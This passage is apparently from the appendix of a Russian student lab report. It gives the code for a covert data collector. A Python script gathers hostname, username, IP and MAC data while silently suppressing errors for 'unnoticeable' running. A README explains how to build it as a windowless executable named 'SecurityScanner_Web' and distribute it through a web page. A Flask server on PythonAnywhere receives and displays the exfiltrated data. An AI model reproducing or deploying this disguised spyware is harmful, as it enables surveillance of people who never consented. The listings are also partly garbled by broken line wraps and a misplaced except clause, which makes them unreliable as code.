                info_lines.append(f" IPv4-адрес: {addr.address}")
            elif addr.family == psutil.AF_LINK:
                info_lines.append(f" MAC-адрес: {addr.address}")

    return "\n".join(info_lines)

    except Exception:
        return f"Произошла ошибка при сборе
информации:\n{traceback.format_exc()}"

def main():
    try:
        # Идентификатор машины формируется из имени компьютера и
        пользователя.
        computer_name = socket.gethostname()
        user_name = os.getlogin()

        # Очистка имени от символов, недопустимых в именах папок Windows.
        folder_name = f"{computer_name}-{user_name}"
        invalid_chars = r'<>:"/\|\\|\?*\''
        folder_name = "".join(c for c in folder_name if c not in
invalid_chars)

        target_dir = os.path.join(NETWORK_SHARE_PATH, folder_name)
        os.makedirs(target_dir, exist_ok=True)

        # Имя файла содержит временную метку для фиксации каждого запуска.
        timestamp = datetime.datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
        file_path = os.path.join(target_dir, f"info_{timestamp}.txt")

        sys_info = collect_system_info()

```

```

        with open(file_path, "w", encoding="utf-8") as f:
            f.write(sys_info)

    except Exception:
        # Основной блок для "незаметной" работы
        pass

if __name__ == "__main__":
    main()

```

#### Листинг А.4 – collector.py (web)

# Security Scanner (Веб-версия)

Эта утилита является частью лабораторной работы №3 по курсу "Технологии и методы программирования".

## Описание

`SecurityScanner\_Web.exe` – это программа для ОС Windows, которая:

1. Собирает подробную системную информацию о компьютере (ЦП, ОЗУ, ОС, диски, сеть и т.д.).
2. Отправляет собранные данные по протоколу HTTP на удаленный веб-сервер для централизованного хранения и просмотра.

Серверная часть реализована на Flask и развернута на PythonAnywhere.

## Сборка

1. Установите необходимые зависимости:
 

```

      ```bash
      pip install psutil pyinstaller requests
      ```
    
```
2. Откройте файл `collector.py` и убедитесь, что `SERVER\_URL` указывает на правильный API-эндпоинт.
3. Запустите сборку:
 

```

      ```bash
      pyinstaller --onefile --noconsole --name SecurityScanner_Web --
      icon="icon.ico" collector.py
      ```
    
```

## Использование

Исполняемый файл распространяется через веб-страницу  
[\[https://jkl2thebest.github.io/lab3b/\]](https://jkl2thebest.github.io/lab3b/) (<https://jkl2thebest.github.io/lab3b/>).

Для сбора статистики целевому компьютеру достаточно иметь доступ в интернет. Собранные данные можно просмотреть через веб-интерфейс по адресу:  
[\[https://jkl2.pythonanywhere.com/\]](https://jkl2.pythonanywhere.com/) (<https://jkl2.pythonanywhere.com/>).

#### Листинг А.5 – main.py (pythonanywhere)

```

import os
from flask import Flask, request, jsonify, render_template, abort

# --- НАСТРОЙКА ---
app = Flask(__name__, static_folder='static', template_folder='templates')

HOME_DIR = os.path.expanduser("~")
DATA_DIR = os.path.join(HOME_DIR, "collected_data")

```

```

# --- API ЭНДПОИНТ ДЛЯ ПРИЕМА ДАННЫХ ---
@app.route('/collect', methods=['POST'])
def collect_data():
    try:
        # Получаем JSON из тела запроса
        info = request.get_json()

        folder_name = os.path.basename(info['folder_name'])
        file_name = os.path.basename(info['file_name'])

        if not os.path.isdir(DATA_DIR):
            os.makedirs(DATA_DIR)

        target_dir = os.path.join(DATA_DIR, folder_name)
        if not os.path.isdir(target_dir):
            os.makedirs(target_dir)

        file_path = os.path.join(target_dir, file_name)
        with open(file_path, "w", encoding="utf-8") as f:
            f.write(info['content'])

        return jsonify({"status": "success", "message": "Data saved."}), 200
    except Exception as e:
        return jsonify({"status": "error", "message": str(e)}), 500

# --- ЭНДПОИНТЫ ДЛЯ ПРОСМОТРА ДАННЫХ ---
@app.route('/')
def list_computers():
    computers = []
    if os.path.isdir(DATA_DIR):
        computers = sorted([d for d in os.listdir(DATA_DIR) if
os.path.isdir(os.path.join(DATA_DIR, d))])
    return render_template("index.html", computers=computers)

@app.route('/<computer_name>')
def view_computer(computer_name):
    computer_path = os.path.join(DATA_DIR, os.path.basename(computer_name))
    if not os.path.isdir(computer_path):
        abort(404)

    files = sorted([f for f in os.listdir(computer_path) if
os.path.isfile(os.path.join(computer_path, f))])
    return render_template("computer_view.html", computer_name=computer_name,
files=files)

@app.route('/<computer_name>/<file_name>')
def view_file(computer_name, file_name):
    file_path = os.path.join(DATA_DIR, os.path.basename(computer_name),
os.path.basename(file_name))
    if not os.path.isfile(file_path):
        abort(404)

    with open(file_path, "r", encoding="utf-8") as f:
        content = f.read()
    return render_template("file_view.html", computer_name=computer_name,
file_name=file_name, content=content)

```